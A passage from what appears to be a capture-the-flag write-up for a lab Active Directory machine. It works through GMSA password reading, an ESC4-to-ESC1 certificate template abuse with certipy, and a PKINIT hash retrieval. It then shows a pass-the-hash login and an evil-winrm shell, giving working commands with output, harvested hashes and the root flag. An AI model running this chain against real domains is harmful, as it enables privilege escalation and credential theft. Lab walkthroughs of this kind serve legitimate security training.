┌──(iamwin㉿0xWin)-[~/Downloads]
└─$ sqlite3 ntds.sqlite "SELECT upn, description FROM user_accounts WHERE description IS NOT NULL;"
winrm_svc@infiltrator.htb|User Security and Management Specialist
lan_managment@infiltrator.htb|l@n_M@an!1331
harris@infiltrator.htb|Head of Development Department
Credentials for lan_managment are discovered:
lan_managment : l@n_M@an!1331
SMB access is confirmed:
┌──(iamwin㉿0xWin)-[~/Downloads]
└─$ nxc smb $IP -u lan_managment -p 'l@n_M@an!1331' -k
SMB         10.129.232.99   445    DC01             [+] infiltrator.htb\lan_managment:l@n_M@an!1331
11. Privilege Escalation: GMSA & ADCS ESC4 Exploitation
BloodHound indicates that lan_managment has ReadGMSAPassword permissions over the Group Managed Service Account infiltrator_svc$:

The NTLM hash of the GMSA account is extracted via NetExec:
┌──(iamwin㉿0xWin)-[~/Downloads]
└─$ nxc ldap $IP -u lan_managment -p 'l@n_M@an!1331' --gmsa
LDAP        10.129.232.99   389    DC01             [*] Getting GMSA Passwords
LDAP        10.129.232.99   389    DC01             Account: infiltrator_svc$     NTLM: cd649c25a19e77094538ed93d1c86f66     PrincipalsAllowedToReadPassword: lan_managment
A TGT is requested for infiltrator_svc$:
┌──(iamwin㉿0xWin)-[~/Downloads]
└─$ impacket-getTGT $DOMAIN/'infiltrator_svc$' -hashes :cd649c25a19e77094538ed93d1c86f66
[*] Saving ticket in infiltrator_svc$.ccache

┌──(iamwin㉿0xWin)-[~/Downloads]
└─$ export KRB5CCNAME=infiltrator_svc\$.ccache
ADCS Template Enumeration & ESC4 Detection
BloodHound shows that infiltrator_svc$ has write permissions over the certificate template Infiltrator_Template:

certipy is executed to search for Certificate Services misconfigurations:
┌──(iamwin㉿0xWin)-[~/Downloads]
└─$ certipy find -k -target $FQDN -dc-ip $IP -vulnerable
Certificate Templates
  0
    Template Name                       : Infiltrator_Template
    Display Name                        : Infiltrator_Template
    Certificate Authorities             : infiltrator-DC01-CA
    Enabled                             : True
    [!] Vulnerabilities
      ESC4                              : User has dangerous permissions.
The ESC4 vulnerability occurs when an unprivileged principal has write permissions (
WriteOwner,WriteDacl, orWriteProperty) over a certificate template. This allows modifying the template configuration to transform it into an ESC1 exploitable template.
Modifying the Certificate Template (ESC4 -> ESC1)
certipy is used to overwrite the template configuration of Infiltrator_Template:
┌──(iamwin㉿0xWin)-[~/Downloads]
└─$ certipy template -k \
  -u 'infiltrator_svc$@infiltrator.htb' \
  -target dc01.infiltrator.htb -dc-ip 10.129.232.99 \
  -template 'Infiltrator_Template' \
  -write-default-configuration 'S-1-5-21-2606098828-3734741516-3625406802-3102' -force
Certipy v5.1.0 - by Oliver Lyak (ly4k)

[*] Saving current configuration to 'Infiltrator_Template.json'
[*] Updating certificate template 'Infiltrator_Template'
[*] Successfully updated 'Infiltrator_Template'
Requesting Certificate for Administrator & PKINIT Authentication
With the template altered to permit client authentication and arbitrary Subject Alternative Names (SAN), a certificate is requested on behalf of administrator@infiltrator.htb:
┌──(iamwin㉿0xWin)-[~/Downloads]
└─$ certipy req -k \
  -u 'infiltrator_svc$@infiltrator.htb' \
  -target dc01.infiltrator.htb -dc-ip 10.129.232.99 \
  -template 'Infiltrator_Template' \
  -upn 'administrator@infiltrator.htb' \
  -ca 'INFILTRATOR-DC01-CA'
[*] Requesting certificate via RPC
[*] Request ID is 13
[*] Successfully requested certificate
[*] Got certificate with UPN 'administrator@infiltrator.htb'
[*] Saving certificate and private key to 'administrator.pfx'
The generated certificate (administrator.pfx) is used to authenticate via PKINIT and retrieve the current NT hash for Administrator:
┌──(iamwin㉿0xWin)-[~/Downloads]
└─$ certipy auth -pfx administrator.pfx -dc-ip 10.129.232.99
[*] Certificate identities:
[*]     SAN UPN: 'administrator@infiltrator.htb'
[*] Using principal: 'administrator@infiltrator.htb'
[*] Trying to get TGT...
[*] Got TGT
[*] Saving credential cache to 'administrator.ccache'
[*] Trying to retrieve NT hash for 'administrator'
[*] Got hash for 'administrator@infiltrator.htb': aad3b435b51404eeaad3b435b51404ee:1356f502d2764368302ff0369b1121a1
Administrator NTLM Hash: 1356f502d2764368302ff0369b1121a1
Administrative Execution & Flag root.txt
Administrator authentication is verified via Pass-The-Hash with NetExec, retrieving the root.txt flag:
┌──(iamwin㉿0xWin)-[~/Downloads]
└─$ nxc smb $IP -u administrator -H '1356f502d2764368302ff0369b1121a1' -x "type C:\Users\Administrator\Desktop\root.txt"
SMB         10.129.232.99   445    DC01             [*] Windows 10 / Server 2019 Build 17763 x64 (name:DC01) (domain:infiltrator.htb) (signing:True) (SMBv1:False) (Null Auth:True) (DC:True)
SMB         10.129.232.99   445    DC01             [+] infiltrator.htb\administrator:1356f502d2764368302ff0369b1121a1 (Pwn3d!)
SMB         10.129.232.99   445    DC01             [+] Executed command via wmiexec
SMB         10.129.232.99   445    DC01             ebfc698a56a04508fd32f45ba3407b28
An interactive shell can also be established using evil-winrm:
┌──(iamwin㉿0xWin)-[~/Downloads]
└─$ evil-winrm -i dc01.infiltrator.htb -u 'Administrator' -H '1356f502d2764368302ff0369b1121a1'
*Evil-WinRM* PS C:\Users\Administrator\Documents> type C:\Users\Administrator\Desktop\root.txt
ebfc698a56a04508fd32f45ba3407b28
“Equipped with his five senses, man explores the universe around him and calls the adventure Science.”
— Edwin Powell Hubble